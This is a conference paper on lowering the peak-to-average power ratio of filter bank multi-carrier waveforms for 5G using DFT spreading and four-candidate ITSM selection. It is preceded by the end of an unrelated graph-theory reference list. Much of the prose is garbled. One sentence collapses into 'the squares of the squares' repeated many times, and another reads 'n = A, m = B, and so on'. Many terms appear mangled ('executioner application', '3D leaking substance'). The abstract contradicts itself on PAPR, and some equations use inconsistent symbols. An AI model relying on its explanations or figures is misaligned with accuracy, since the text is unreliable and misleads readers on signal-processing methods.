9. Khamparia A, Singh PK, Rani P, Samanta D, Khanna A, Bhushan B (2021) An internet of health things-driven deep learning framework for detection and classification of skin cancer using transfer learning. Trans Emerg Telecommun Technol 32(7):e3963
10. Parsa K, Hassall M, Naderpour M (2021) Process alarm modeling using graph theory: alarm design review and rationalization. IEEE Syst J 15(2):2257–2268
11. Chen H, Soni U, Lu Y, Huroyan V, Maciejewski R, Kobourov S (2021) Same stats, different graphs: exploring the space of graphs in terms of graph properties. IEEE Trans Vis Comput Graph 27(3):2056–2072
12. Zhu Y, Yu W, Wen G, Chen G (2021) Distributed nash equilibrium seeking in an aggregative game on a directed graph. IEEE Trans Autom Control 66(6):2746–2753
13. Gao X, Dai W, Li C, Xiong H, Frossard P (2021) Multiscale representation learning of graph data with node affinity. IEEE Trans Signal Inf Process Over Netw 7:30–44
14. Jeon H-B, Koo B-H, Park S-H, Park J, Chae C-B (2021) Graph-theory-based resource allocation and mode selection in d2d communication systems: The role of full-duplex. IEEE Wirel Commun Lett 10(2):236–240
15. Ma H-J, Xu L-X (2021) Decentralized adaptive fault-tolerant control for a class of strong interconnected nonlinear systems via graph theory. IEEE Trans Autom Control 66(7):3227–3234
16. Zhang R, Yu Y, Liu H (2020) Burning Numbers of t-unicyclic Graphs. Bull Malays Math Sci Soc 45(1):417–430, Jan 2022
17. Barrus MD, Hartke SG, Jao KF, West DB (2012) Length thresholds for graphic lists given fixed largest and smallest entries and bounded gaps. Discret Math 312(9):1494–1501
18. Chen B-L, Yen C-H (2012) Equitable-coloring of graphs. Discret Math 312(9):1512–1517
19. Gyori E, Lemons N (2012) Hypergraphs with no cycle of length 4. Discret Math 312(9):1518–1520
20. Lai H-H, Lih K-W, Tsai P-Y (2012) The strong chromatic index of Halin graphs. Discret Math 312(9):1536–1541

Numerical Simulation and Design of Improved Filter Bank Multiple Carrier System as Potential Waveform for 5G Communication System

Mala Lakhwani and Kirti Vyas

Abstract Single-carrier frequency division multiple access is paired with filter bank multi-carrier (FBMC) offset quadrature amplitude modulation (SC-FDMA). To improve upon the classic FBMC precoding scheme, we use a trimmed discrete fourier transform (DFT) in conjunction with one-tap scaling. SC-FDMA requires a cyclic prefix, but the proposed technique has the same peak-to-average power ratio and produces substantially less out-of-band radiation. Complex orthogonal restoration and FBMC ramp-up/ramp-down times are greatly decreased, making it possible for low-latency transmissions to be achieved. Our approach has only twice the computational complexity of pure SC-FDMA. Our assertions are backed up by simulations on channels with two levels of selection and a free MATLAB code. Note that a modified SC-FDMA transmission method can be viewed as a DFT-spread FBMC that has been trimmed. Traditional FBMC systems have more requirements for the filter, while the prototype filter has less of them. Software such as MATLAB is used throughout the entire endeavour. The proposed approach drastically reduced the PAPR of the FBMC technique by 25%.

Keywords FBMC · SC-FDMA · PAPR · DFT · BER and 5G

1 Introduction

In response to the growing demand for high-speed Internet, portable cell systems have been developed. Executor applications have had a considerable impact on the business sectors in the prior 20 years. However, cordless telephones and the first generation of cell phone interchanges were developed because of the necessity for unrestricted communication. Short message administration (SMS) content informing for two-way

M. Lakhwani (✉) · K. Vyas
Department of ECE, ACEIT, Jaipur, Rajasthan, India
e-mail: mala.masand9@gmail.com

K. Vyas
e-mail: Kirtivyas.ec@aryacollege.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_7

paging quickly became the second executioner application in the following age (2G). IEEE 802.11's breakthrough in wireless local area network (WLAN) technology, along with Internet browsing, and mass display adoption of smart phones, opened the door for a new commercial opportunity: wireless information network. It was only a matter of time until workstations became so small that they could be included into modern smartphones, making it possible for remote users to have constant, high-speed access to global data. Long-Term Evolution—Advanced (4G) is the name given to this current phase (LTE-A). Unquestionably, the administration's future flexible access plans revolve around mobile phones. It's possible that there is a terrific 5G application that is currently within our grasp. The groundwork for 5G has already been laid. For the most part, the following are the driving factors:

- Things connected to the Internet: The Internet of Things (IoT) will surely play a significant role, but action plans have yet to be put into practise. Under the parameters of easiness (under $10 per radio module) and long-term viability (more than 100 k MTC hubs in a cell), adaptability is the most important test (more noteworthy than 10 years). When it comes to our understanding of the to be, the Internet of Things (IoT) can help us alter our perspective from a human to a more expansive machine-to-machine stage.
- Wireless gigabit capability: Data speeds of up to 100 Mbit/s may be required by clients, for example, to download 3D leaking substance (for example, from a faraway information stand). A 10 Gbit/s request will result in download times that are several times faster. Gigabit remote availability is also predicted in large group social events with potentially intuitively paired gadgets (cell phones, tablets and so forth).
- Tactile Internet: It involves a huge number of active applications that require very little inertia. A difficult shift from current substance-driven exchanges would be implied if 5G could be connected to direct and control situations; main-stream thoughts range from virtual overlay of setting data on a showcase, through mechanical autonomy and medicinal services, to vehicle security and brilliant city applications spurred by the material feeling of the human body that can recognise request latencies of 1 ms exactness. For a typical material association to have a roundtrip time of 1 mS, the physical (PHY) layer must have a period of at least 100 s of time. Nearly two requests of extent and probably a few more are missed by present frameworks for distant cells.

From a technological perspective, it is the most rigorous testing to ensure that customers have a consistent administration experience in heterogeneous systems administration or future tiny cell scenarios. System administrators must not only be able to tolerate a much greater per-client rate and an increase in overall data transfer capacity, but they must also be able to recognise administration separation with radically different (for all intents and purposes repudiating) application needs. Therefore, radio access must be flexible, diverse, content-aware, strong and productive if it is to have vitality and range. A greater emphasis will be placed on basic value chains to cover venture charges for future client administrations, given the limitations of the current 4G framework. Consequently, a creative and, to some extent, difficult restructuring of the physical layer is evidently needed.

2 FBMC (Filter Bank Multi-carrier)

A multi-carrier modulation system with a wide dynamic range, the FBMC modulation scheme is used. IFFT modulation is used for subchannel modulation, and each subchannel is filtered using a prototype filter. Filters come in a wide range of sizes. According to the literature, it can be applied to FBMC.

The primary purpose of this filter is to improve the spectral qualities of the transmitted signal. The pulse of the filter is modulated by FBMC. p0's answer is applied to the subcarriers. These filters meet the Nyquist requirement. Because in comparison to an OFDM signal, the signal's spectral efficiency will be higher. There is now a new filter bank multi-carrier (FBMC). People are interested in cognitive radio and opportunity dynamics. FBMC was presented as [1] an alternative to OFDM in order to improve spectrum efficiency and reduce outside (OOB) radiation. The area is awash in waveforms. In both fields, a flexible allocation of resources and help increase the difficulty of computation. In contrast, complexity can be greatly reduced by using a multiphase implementation [2]. But even though FBMC is more efficient than OFDM, there are still a number of serious drawbacks to using it. The peak-to-average power ratio of the transmitted signal (PAPR). FBMC signals' overlapping structure prevents PAPR from using reduction techniques for OFDM systems directly employed in the FBMC system. There are a number of standard OFDM systems to choose from. PAPR reduction technique is used in the FBMC system (e.g. [3, 4]). Diverse academic fields pique the curiosity of students. Reduce the FBMC system's PAPR between [5] and [6]. PAPR needs to be decreased. Based on active constellation expansion [7], introduces the FBMC technology. The intricacy of the PAPR reduction system may need extra information from PTS [8] and SLM [9]. It's based on [6]'s PAPR reduction method.

3 Scope and Objectives

Many OFDM is used in a lot of current multimedia communication systems, and its frequency band is broken into a lot of smaller narrowband channels. The time domain signal's supreme amplitude is greatly outsized in OFDM. It allows the amplification to move into the nonlinear range. It creates a slew of issues that degrade the system's overall performance. As a result, performance analysis is critical in the OFDM system's resource management. The necessity to minimise the PAPR of traditional OFDM signals and OFDM signals generated using conventional techniques has been a primary motivating force behind this research. The thesis intends to investigate and arrive at effective and efficient techniques for PAPR reduction in OFDM-based systems of practical interest. The following are the goals:

- To check modulation and demodulation operation in FBMC system.
- To simulate and analyse bit error rate (BER) in FBMC system.
- To calculate and plot peak-to-average power ratio CCDF curve for FBMC systems and comparison with OFDM systems.
- To simulate and compare modulation and demodulation pattern of potential 5G waveforms (OFDM, UFMC and FBMC).

4 Background

Sravanti et al. [10]: Manufacturing a high PAPR OFDM needs a highly complicated and expensive energy amplifier. To reduce PAPR and system complexity, many scientists employ various strategies. The researchers examine the OFDM PTS OFDM system and the SLM OFDM using a variety of precoding techniques, including discrete fourier precoder transformations, discrete Hartley analysis and PTS precoding approaches. Researchers have mainly worked for the PAPR SLM Signal Reduction Scheme. This research use mapping selection to reduce PAPR in OFDM.

Adegbite et al. [11**]**: Embedded code modulation is a pilot-based solution for cluster phase modulation and demodulation proposed in this research study. The ECM technique uses a slightly modified SLM approach without SI transmission or any SI estimates to reduce PAPR and facilitate data recovery. The reason that the ECM approach is similar to a traditional SLM-OFDM receiver with a well-known SI was discovered to be nonlinear amplifier distortion, whilst the SI frequency domain correlation was used to estimate the SI.

Kumar et al. [12**]**: The American patent was used to teach the paper multi-training approaches and frameworks for decreasing the peak to average in OFDM systems. The results of simulations for the success of various OFDM PAPR reduction strategies are presented. The discrete Hartley, WHT and DCT transformations are included in the fixed transformation technique.

Kaur et al. (2014): Presented an approach in which BER performance of DWT-OFDM with convolutional encoding is compared with a non-encoding convolutional one in both AWGN and Rayleigh channels. On simulation, it is seen that DWT-OFDM system with encoding performs very well than the DWT-OFDM without encoding. Also, for higher values of SNR, the BER performance improved significantly in both channels [13].

Bodhe et al. (2012): Presented a brief study on DWT-OFDM and FFT-OFDM systems. On the basis of comparative study, wavelet belonging from different families has used and for AWGN channel, BER performance is compared both for DWT-OFDM and FFT-OFDM system. Results show that DWT-OFDM is more superior to the FFT-OFDM with regards to BER [14].

Goyani et al. (2015): Presented comparison between conventional OFDM and a wavelet-based OFDM by replacing fourier transform by wavelet transform. Based on this, its effect on overall system is determined. Based on examination on various parameters, it is seen that the wavelet based OFDM is far better than the conventional OFDM because of its simple structure and low complexity on overall system [15].

Payaswini et al. (2012): Presented effect on data rates by applying cyclic prefix using OFDM modulation technique. NS2 simulator is used for performing simulation in IEEE802.16. Based on outcome, it is observed that on increasing the cyclic prefix duration, decrease in data rates occurred. Therefore, duration of cyclic prefix should not exceed duration of maximum expected multipath channel [16].

Moholkar et al. (2014): Presented wavelet-based OFDM and FFT-based OFDM system by its PAPR analysis. Different methods of analysis are adopted in the proposed work. Good performance based on PAPR reduction is achieved by low-complexity SLM and PTS methods. Instead of orthogonal subcarriers, wavelets are an easy solution for designing a low-PAPR multi-carrier modulation [17].

Khurana et al. (2012): Presented brief discussion of OFDM technique and based on its study, comparison is done with other modulation techniques. Based on various results derived from comparison, it is proven that OFDM technique provides much better spectral efficiency due to its closer spacing amongst subcarriers in a tight frequency band. Since OFDM avoids the guard band, therefore lesser bandwidth is required in this [18].

Bondhe et al. (2012): Presented OFDM transmission and receiver based on DWT-IDWT for AWGN channel in order to determine its performance on bit error rate. The designed Simulink model gives out good result by performing various analysis and simulation. The end result shows that wavelet performs better over the IFFT-FFT implementation [19].

Singh et al. (2015): Presented implementation of FFT algorithm efficiency by applying partial pruning algorithm under high-level computer programming effectively shows that the number of zero inputs/outputs is much greater than the non-zero terms. Hence, the result shows more efficient than the ordinary FFT algorithm due to reduction of computational time and at radix-2 less time is consumed under the proposed work [20].

Suganya et al. (2015): The performance of OFDM based on DWT is proved, and conventional OFDM based on OFDM is used in different test situations to link on frequency selective channels. The performance of the two systems is valued based on the expected BER performance. At diverse decomposition levels, various wavelet families are used, such as haar, daubechies, coiflet and birthogonal. After simulation, it can be seen that associated with the traditional FFT-based OFDM, the DWT-based OFDM requires less SNR on all channels to achieve a least BER of 10^{-3}. Moreover, high bandwidth efficiency is obtained [21].

5 Proposed Methodology

5.1 *Structure and Algorithm of Proposed DFT-Spread FBMC Transmitter and Receiver*

Each contiguous block of the data frame has a W FBMC symbol. The ITSM conditional FBMC waveform and four copies of the DFT extension are generated for each data block in order to reduce the PAPR by the second factor. According to the first two variants of the lth data block, the symbol index m is represented by $x_l^{(1)}\,(t)$ and $x_l^{(2)}\,(t)$, respectively, the symbol index m is restricted to the lth data block, that is, $lW \leq\ m\ \leq (l+1)\ W - 1$, as follows:

$$x_l^{(1)}\,x_l^{(1)}\,(t) = \sum_{n=0}^{N-1}\ \sum_{m=lw}^{(l+1)W-1} (-1)^m \left\{A_{n,m}\ h(t-mT) + jB_{n,m}h\left(t - mT - \frac{T}{2}\right)\right\} e^{jn\frac{2\pi}{T}\left(t+\frac{T}{4}\right)} \tag{1}$$

$$x_l^{(2)}\,x_l^{(2)}(t) = \sum_{n=0}^{N-1}\ \sum_{m=lw}^{(l+1)W-1} (-1)^m \left\{A_{n,m}h(t-mT) + jB_{n,m}h\left(t - mT - \frac{T}{2}\right)\right\} e^{jn\frac{2\pi}{T}\left(t-\frac{T}{4}\right)} \tag{2}$$

The channel delay is not the Q channel, as shown below:

$$x_l^{(3)}(t) = \sum_{n=0}^{N-1}\ \sum_{m=lw}^{(l+1)W-1} (-1)^m \left\{A_{n,m}h\left(t - mT - \frac{T}{2}\right) + jB_{n,m}h(t-mT)\right\} e^{jn\frac{2\pi}{T}\left(t+\frac{T}{4}\right)} \tag{3}$$

$$x_l^{(4)}(t) = \sum_{n=0}^{N-1}\ \sum_{m=lw}^{(l+1)W-1} (-1)^m \left\{A_{n,m}h\left(t - mT - \frac{T}{2}\right) + jB_{n,m}h(t-mT)\right\} e^{jn\frac{2\pi}{T}\left(t-\frac{T}{4}\right)} \tag{4}$$

Table 1 Switching rule for four versions of the waveform

Version	Switching control bit S_1	Switching control bit S_2
$x_l^{(1)}(t)$	0	0
$x_l^{(2)}(t)$	1	0
$x_l^{(3)}(t)$	1	1
$x_l^{(4)}(t)$	0	1

At this point, it is possible to calculate the sum of the squares of the squares of the squares of the squares of the squares of the squares of the squares of the squares of the squares (1)

If we let $\eta_{n,m}^{(v)}$ and $\mu_{n,m}^{(v)}$ signify $\eta_{n,m}$ and $\mu_{n,m}$ for $x_l^{(v)}(t)$ Then $\eta_{n,m}^{(1)} = \eta_{n,m}^{(4)} = (-1)^m j^n$, $\mu_{n,m}^{(1)} = \mu_{n,m}^{(4)} = (-1)^m\ j\ (-j)^n$ and $\eta_{n,m}^{(2)} = \eta_{n,m}^{(3)} = (-1)^m j^n$, $\mu_{n,m}^{(2)} = \mu_{n,m}^{(3)} = (-1)^m j\,(-j)^{n+1}$. In other words, we can generate $x_l^{(3)}$ (t) and $x_l^{(4)}$ (t). For example, the following equation can be written as an equation for two variables: n and m. Then, using these two variables together, the following equation can be written as follows: $n = A$, $m = B$, and so on (3)

Matching, $\eta_{n,m}^{(1)}$ and $\eta_{n,m}^{(2)}$, it is seen that $\eta_{n,m}^{(2)} = \left\{ \begin{array}{ll} \eta_{n,m}^{(1)} & n = \text{even} \\ -n_{n,m}^{(1)} & n = \text{odd} \end{array} \right\}$.

$\mu_{n,m}^{(1)}$ and $\mu_{n,m}^{(2)}$, it is seen that $\mu_{n,m}^{(2)} = \left\{ \begin{array}{ll} \mu_{n,m}^{(1)} & n = \text{even} \\ -\mu_{n,m}^{(1)} & n = \text{odd} \end{array} \right\}$.

In summary, the peak powers of the four waveforms in (1)–(4) are distinct from each other, which compels us to add candidate selection ideas in ITSM circumstances and DFT-extended FBMC to the list of considerations (Table 1).

For example, we cannot add $x_l^{(3)}(t)$ or $x_l^{(4)}(t)$ to $x_{l-1}^{(1)}(t)$ or $x_{l-1}^{(2)}(t)$. To evade this problematic situation, we revise (3) and (4) by simply multiplying these equations by j as follows:

$$x_l^{(3)}(t) = \sum_{n=0}^{N-1} \sum_{m=lw}^{(l+1)W-1} (-1)^m \left\{ jA_{n,m} h\left(t - mT - \frac{T}{2}\right) - B_{n,m} h(t - mT) \right\} e^{jn\frac{2\pi}{T}\left(t+\frac{T}{4}\right)} \tag{5}$$

$$x_l^{(4)}(t) = \sum_{n=0}^{N-1} \sum_{m=lw}^{(l+1)W-1} (-1)^m \left\{ jA_{n,m} h\left(t - mT - \frac{T}{2}\right) + B_{n,m} h(t - mT) \right\} e^{jn\frac{2\pi}{T}\left(t-\frac{T}{4}\right)} \tag{6}$$

Due to the delay channels, continuous blocks of data can be added together without respect to the ITSM conditional version. The conditional multiplier is used in the final stage of Fig. 1 to make this change. Because this multiplication is only available in versions 3 and 4, it is under the jurisdiction of $S2$.




Fig. 1 Transmitter of the proposed FBMC

According to this formula, the transmitted waveform looks like this: The first ($l = 0$) block is used to pick the candidate with the lowest peak power, and then the selected candidates are connected in a continuous loop.

According to this calculation, k_l has been identified as a possible lth block index.

Let $c_l(t)$ symbolise the cascaded waveform up to the lth block, and then generate the following:

$$c_l(t) = c_{l-1}(t) + x_l^{(k_l)}(t), \quad \text{with} \ \ c_{l-1}(t) = 0 \tag{7}$$

where k_l is the selected candidate index of the lth block through the below mentioned calculation:

$$k_l = \begin{cases} \arg\min_{v\in\{1,2,3,4\}}\left\{\max_{t\in R} |x_l^{(v)}(t)|^2\right\}, & \text{if} \ \ l = \text{odd} \\ \arg\min_{v\in\{1,2,3,4\}}\left\{\max_{t\in R} |C_{l-1}(t) + x_l^{(v)}(t)|^2\right\}, & \text{else} \end{cases} \tag{8}$$

The peak power search region R is limited to the time zone of the current block waveform $x_l^{(v)}(t)$.

Therefore, bearing in mind pulse shaping, R is set to $\left[l\text{WT} - \frac{\text{KT}}{2},\ (l+1)\text{WT} + \frac{T}{2} + \frac{\text{KT}}{2}\right]$. Also from (8), for $l \geq 1$, there is a requisite to find the peak power of not $x_l^{(v)}(t)$ but $c_{l-1}(t) + x_l^{(v)}(t)$ since $c_{l-1}(t)$ and $x_l^{(v)}(t)$ overlap due to OQAM pulse shaping and IQ interleaving.

Figure 2 depicts the actions of the recipient of the recommended solution. Only two SI-controlled switching blocks are different from the receiver of the preceding DFT expansion FBMC. Consequently, there is a similar level of computational complexity for the receiver as there was for the DFT-expanded FBMC that came before it.




Fig. 2 Receiver of the proposed FBMC

5.2 The Proposed FBMC Complex Effective Transmitter

Modifying a few procedures and utilising all of the shared components results in four distinct processes. As contrast to the prior DFT, extended FBMC, we have presented a complex efficient transmitter for the proposed FBMC, which only requires one operation of the upper and lower PPNs of Fig. 3.

Let's calculate the redundancy between the two scenarios $S_1 = 0$ and $S_1 = 1$. IDFT input vector by u_m is used in Fig. 1 to make it easier to justify. u_m can be specified as $u_m(s_1 = 0)$ for $S_1 = 0$ and as $u_m(s_1 = 1)$ for $S_1 = 0$, since it changes according to the switching control bit S_1.

From above figure, we can see,

$$u_m^{(s_1=1)} = [1, -1,\ 1,\ -1\ldots, -1] \otimes u_m^{(s_1=0)} = \mathrm{e}^{J\pi\{0:(N-1)\}} \otimes u_m^{(s_1=0)} \tag{9}$$

Multiplying elements one by one is called an operation. The IDFT output vectors of $u_m(s_1 = 0)$ and $u_m(s_1 = 1)$ are represented by u_m and Uu_m, respectively, that is,




Fig. 3 Complexity efficient transmitter of the proposed FBMC

by $u_m(s_1 = 0)$ and $u_m(s_1 = 1) = \text{IDFT}\ [u_m(s_1 = 0)]$ and $u_m(s_1 = 1) = \text{IDFT}$ In this example, IDFT$[x]$ is the IDFT output with the input vector x. If N is a power of 2, then the IDFT has a low level of complexity. The discrete fourier transform's cyclic time shift and the association in (9) lead to the following result:

$$u_m^{(s_1=1)} = \left[u_m^{(s_1=0)}\left(\frac{N}{2} : N-1\right) \quad u_m^{(s_1=0)}\left(0 : \frac{N}{2} - 1\right)\right] \tag{10}$$

This is equivalent to exchanging the left and right halves of $u_m^{(s_1=0)}$. Likewise, if we respectively represent two versions of the lower IDFT input vector according to S_1 by $I_m^{(s_1=0)}$ and $I_m^{(s_1=1)}$ in Fig. 1, then we get,

$$L_m^{(s_1=1)} = \left[L_m^{(s_1=0)}\left(\frac{N}{2} : N-1\right) \quad L_m^{(s_1=0)}\left(0 : \frac{N}{2} - 1\right)\right] \tag{11}$$

If we swap the left and right halves of the IDFT output vector, $L_m(s_1 = 1)$, we can also get the IDFT output vector. Even if the IDFT input is zero-filled, rules (10) and (11) still apply. With no padding input size, we merely need to switch the *Ns* in (10) and (11).

As illustrated in Fig. 3, the proposed scheme's complexity is effectively executed. There is only one action required from DFT to IDFT because the two switching controls are positioned after the IDFT. After the IDFT, you will find S_1's switching control. For $S_1 = 0$ and $S_2 = 1$, the PPN (upper and lower) must be executed twice, one for each value. If $S_2 = 0$, then $S_2 = 1$ can be ignored because there is only a small amount of residual delay and addition after switching control S_2. For the top and lower parts of Fig. 3, the proposed DFT extension FBMC executes two PPN calculations.

6 Result Analysis

6.1 Performance Analysis Between Contending Waveforms

The PAPR and BER of FBMC and UFMC over OFDM are matched. The simulation plots two graphs with reference to the same correspondingly. PAPR analysis shown that the PAPR of FBMC Signal is greater than OFDM and UFMC.

The comparative assessment of PAPR for FBMC with respect to other signals has been described in Fig. 4. It proves that there is significant rise in PAPR of FBMC signal as compared to other contender waveforms.




Fig. 4 PAPR analysis of FBMC, OFDM and UFMC

6.2 Simulation of Proposed PAPR Reduction Scheme for FBMC System

The PAPR of FBMC system has been simulated using DFT spreading and ITSM condition. It was perceived that there was noteworthy reduction in the PAPR of the FBMC system as linked with original waveform.

It was also detected that the reduction in PAPR stayed consistent even while changing parameters like number of subcarriers as well as no of symbol per frame as well as sub frames. The CCDF plot of FBMC system with ITSM conditioning and DFT spreading is shown in Fig. 5 (Table 2).

The proposed technique has greatly lowered the PAPR of the FBMC system. PAPR was lowered by 25% as a result of DFT spreading and ITSM conditioning being used together. As a result, typical PAPR drop solutions such as clipping, partial transmit sequences and selective mapping are no longer able to overcome the problem of side information that persists (Fig. 6).

The proposed technique expands the duration and performance of transmitters and receivers due to consistency in the behaviour of waveform.

6.3 Analysis of Bit Error Rate

Variation in the SNR affects the quality of the constellation. The simulation of BER vs SNR was generated for SNR from to 0 from 15 dB. FBMC has best performance compared to other techniques; it is closer to 0 from 5 dB (Figs. 7 and 8).

The carry out research work is targeted to reduce the inadequacies of contending waveforms so that resourceful communication system can be established.




Fig. 5 **a** Analysis of PAPR—FBMC system. **b** Analysis of PAPR—FBMC system

Table 2 Analysis of proposed methodology

Type of waveform	PAPR (dB) (initial)	PAPR(dB) (after methodology)	Percentage decrease in PAPR
FBMC	10.1178	7.5	25.87%

7 Conclusion and Future Scope

7.1 Conclusion

In this paper, we recommend a low-PAPR FBMC technique and demonstrate its superior performance in terms of PAPR reduction gain, computational difficulty, and




Fig. 6 Analysis of proposed methodology—FBMC system




Fig. 7 BER analysis of FBMC

SI overhead when compared to existing PAPR reduction schemes. The first stage is to construct the identically time shifted multi-carrier (ITSM) condition, which takes full advantage of the DFT-extended FBMC's single-carrier effect. After that, to reduce PAPR even further, four candidate copies of the FBMC waveform for DFT expansion are generated utilising ITSM circumstances, and the one with the minimum peak power is chosen. After using the proposed algorithm, the PAPR of the FBMC system was drastically lowered. The application of DFT spreading and ITSM conditioning resulted in a 25% reduction in PAPR. It also eliminates the disadvantage of side information, which is still present in traditional PAPR drop techniques like clipping, partial transmit sequence, and selective mapping. Due to waveform consistency, the proposed system extends the lifespan and performance of transmitters and receivers. The current study aims to eliminate the drawbacks of competing waveforms in order to create a useful communication system.

